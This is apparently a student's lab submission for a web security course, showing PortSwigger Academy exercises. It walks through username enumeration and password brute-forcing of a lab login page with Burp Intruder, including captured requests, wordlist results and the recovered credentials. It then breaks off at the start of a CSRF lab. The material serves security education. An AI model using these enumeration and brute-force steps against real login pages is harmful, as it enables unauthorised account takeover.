Sri Lanka Institute of Information Technology

Authentication &
Cross-site request forgery (CSRF)

Lab sheet 05-WD Submission

IE2062 – Web Security.

Submitted by:


IT22199508 – Athapaththu A.M.M.I.P

Date of submission

2024.03.13

1) Username enumeration via different responses

- With Burp running, investigate the login page and submit an invalid username and password.


Username enumeration via diff
New Tab
https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses
80%
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is authentication?
How vulnerabilities arise
Impact of vulnerable authentication
Vulnerabilities in password-based authentication
Vulnerabilities in multi-factor authentication
Vulnerabilities in other authentication mechanisms
Vulnerabilities in OAuth authentication
Securing your authentication mechanisms
View all authentication labs
Web Security Academy > Authentication vulnerabilities > Password-based > Lab
APPRENTICE
LAB
Not solved
ACCESS THE LAB
Solution
Community solutions
Find vulnerabilities in your authentication using Burp Suite
TRY FOR FREE


Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- In Burp, go to Proxy > HTTP history and find the POST /login request. Highlight the value of the username parameter in the request and send it to Burp Intruder.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
456	https://portswigger.net	GET	/mega-nav/images/dastardly.svg			304	1453		svg			✓	34.240.117.4	AWSALBAPP-0=_re...	01:28:16 13 ...	8080
462	https://ps.containers.piwik.pro	GET	/287552c2-4917-42e0-8982-ba994a2a...			304	347	script	js			✓	20.79.102.66		01:28:16 13 ...	8080
463	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php			✓	20.79.102.66		01:28:19 13 ...	8080
464	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php			✓	20.79.102.66		01:29:25 13 ...	8080
465	https://portswigger.net	GET	/academy/labs/launch/bb33e208e844...	✓		302	1479					✓	34.240.117.4	AWSALBAPP-0=_re...	01:29:25 13 ...	8080
466	https://0ab9001604a7e2dc80b...	GET	/			200	8418	HTML		Username enumeration...		✓	79.125.84.16		01:29:27 13 ...	8080
467	https://0ab9001604a7e2dc80b...	GET	/academyLabHeader			101	147					✓	79.125.84.16		01:29:30 13 ...	8080
468	https://0ab9001604a7e2dc80b...	GET	/my-account			302	86					✓	79.125.84.16		01:29:32 13 ...	8080
469	https://0ab9001604a7e2dc80b...	GET	/login			200	3183	HTML		Username enumeration...		✓	79.125.84.16		01:29:32 13 ...	8080
470	https://0ab9001604a7e2dc80b...	GET	/academyLabHeader			101	147					✓	79.125.84.16		01:29:33 13 ...	8080
471	https://0ab9001604a7e2dc80b...	POST	/login	✓		200	3248	HTML		Username enumeration...		✓	79.125.84.16		01:29:54 13 ...	8080
472	https://0ab9001604a7e2dc80b...	GET	/academyLabHeader			101	147					✓	79.125.84.16		01:29:56 13 ...	8080

Request

```
POST /login HTTP/2
Host: 0ab9001604a7e2dc80b0da38008000lc.web-security-academy.net
Cookie: session=MtQtbUSaXf2aSji8CteRAfHRS4nqyeT8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0ab9001604a7e2dc80b0da38008000lc.web-security-academy.net
Referer: https://0ab9001604a7e2dc80b0da38008000lc.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

username=malith&password=m1234
```


Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3140

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Username enumeration via different responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Username enumeration via different responses
```

Inspector	
Request attributes	2
Request body parameters	2
Request cookies	1
Request headers	19
Response headers	3

- In Burp Intruder, go to the Positions tab. Notice that the username parameter is automatically set as a payload position. This position is indicated by two § symbols, for example: username=§invalid-username§. Leave the password as any static value for now.
- Make sure that the Sniper attack type is selected.
- On the Payloads tab, make sure that the Simple list payload type is selected.
- Under Payload settings, paste the list of candidate usernames. Finally, click Start attack. The attack will start in a new window.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net


☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0ab9001604a7e2dc80b0da380080001c.web-security-academy.net
Cookie: session=MtQtbUSaXf2aSji8CteRAfHRS4nqyeT8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net
Referer: https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

username=§malith§&password=m1234
```

1 payload position

Length: 798



5. Intruder attack of https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net

Filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
7	adm	200	379			3250	
0		200	189			3248	
1	carlos	200	288			3248	
2	root	200	401			3248	
3	admin	200	586			3248	
4	test	200	457			3248	
5	guest	200	296			3248	
6	info	200	398			3248	
8	mysql	200	430			3248	

```
POST /login HTTP/2
Host: 0ab9001604a7e2dc80b0da380080001c.web-security-academy.net
Cookie: session=MtQtbUSaXf2aSji8CteRAfHRS4nqyeT8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net
Referer: https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive

username=adm&password=m1234
```

Finished

- Close the attack and go back to the Positions tab. Click Clear, then change the username parameter to the username you just identified. Add a payload position to the password parameter. The result should look something like this:
- username=identified-user&password=§invalid-password§
- On the Payloads tab, clear the list of usernames and replace it with the list of candidate passwords. Click Start attack.
- When the attack is finished, look at the Status column. Notice that each request received a response with a 200 status code except for one, which got



7. Intruder attack of https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
35	jordan	302	216			185	
0		200	242			3250	
1	123456	200	774			3250	
2	password	200	551			3250	
3	12345678	200	331			3250	
4	qwerty	200	312			3250	
5	123456789	200	416			3250	
6	12345	200	509			3250	
7	1234	200	284			3250	

```
HTTP/2 302 Found
Location: /my-account?id=adm
Set-Cookie: session=cJ5CKSZj6bH6QEDYHsQuURAPxMj6JnAf; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/7/4c1v2k7c7dbe9njutp5wefx4ljiy4vmk Copy

□ In future, just copy the URL and don't show this dialog Close a 302 response. This suggests that the login attempt was successful - make a note of the password in the Payload column.

- Log in using the username and password that you identified and access the user account page to solve the lab.



Username enumeration via diff
Authentication lab usernames
Authentication lab passwords
Username enumeration via diff
https://0ab9001604a7e2dc80b0da380080001c.web-security-academy.net/my-account?id=adm
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
LAB Solved
Back to lab description
Share your skills!
Continue learning
Home | My account | Log out
Update email

Username enumeration via different responses

Congratulations, you solved the lab!


My Account

Your username is: adm

Your email is: adm@normal-user.net

Email

2) CSRF vulnerability with no defenses



Log in or sign up to secure your projects | Snyk
wigger.net/web-security/csrf/lab-no-defenses
PortSwigger
Log out
MY ACCOUNT
Products | Solutions | Research | Academy | Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is CSRF?
Impact
How does CSRF work?
XSS vs CSRF
Constructing an attack
Delivering an exploit
Defences
Bypassing CSRF token validation
Bypassing SameSite cookie restrictions
Bypassing Referer-based CSRF defenses
Preventing CSRF vulnerabilities
View all CSRF labs
Web Security Academy > CSRF > Lab
Find CSRF vulnerabilities using Burp Suite
TRY FOR FREE

Lab: CSRF vulnerability with no defenses

APPRENTICE LAB Not solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`


Hint

ACCESS THE LAB

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

- • Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
- • If you're using Burp Suite Professional, right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".



CSRF vulnerability with no defe
New Tab
https://0a1c009e03a8ea2680bf0dc800b700eb.web-security-academy.net/login
Web Security Academy
Go to exploit server
Back to lab description
LAB Not solved
Home | My account

CSRF vulnerability with no defenses

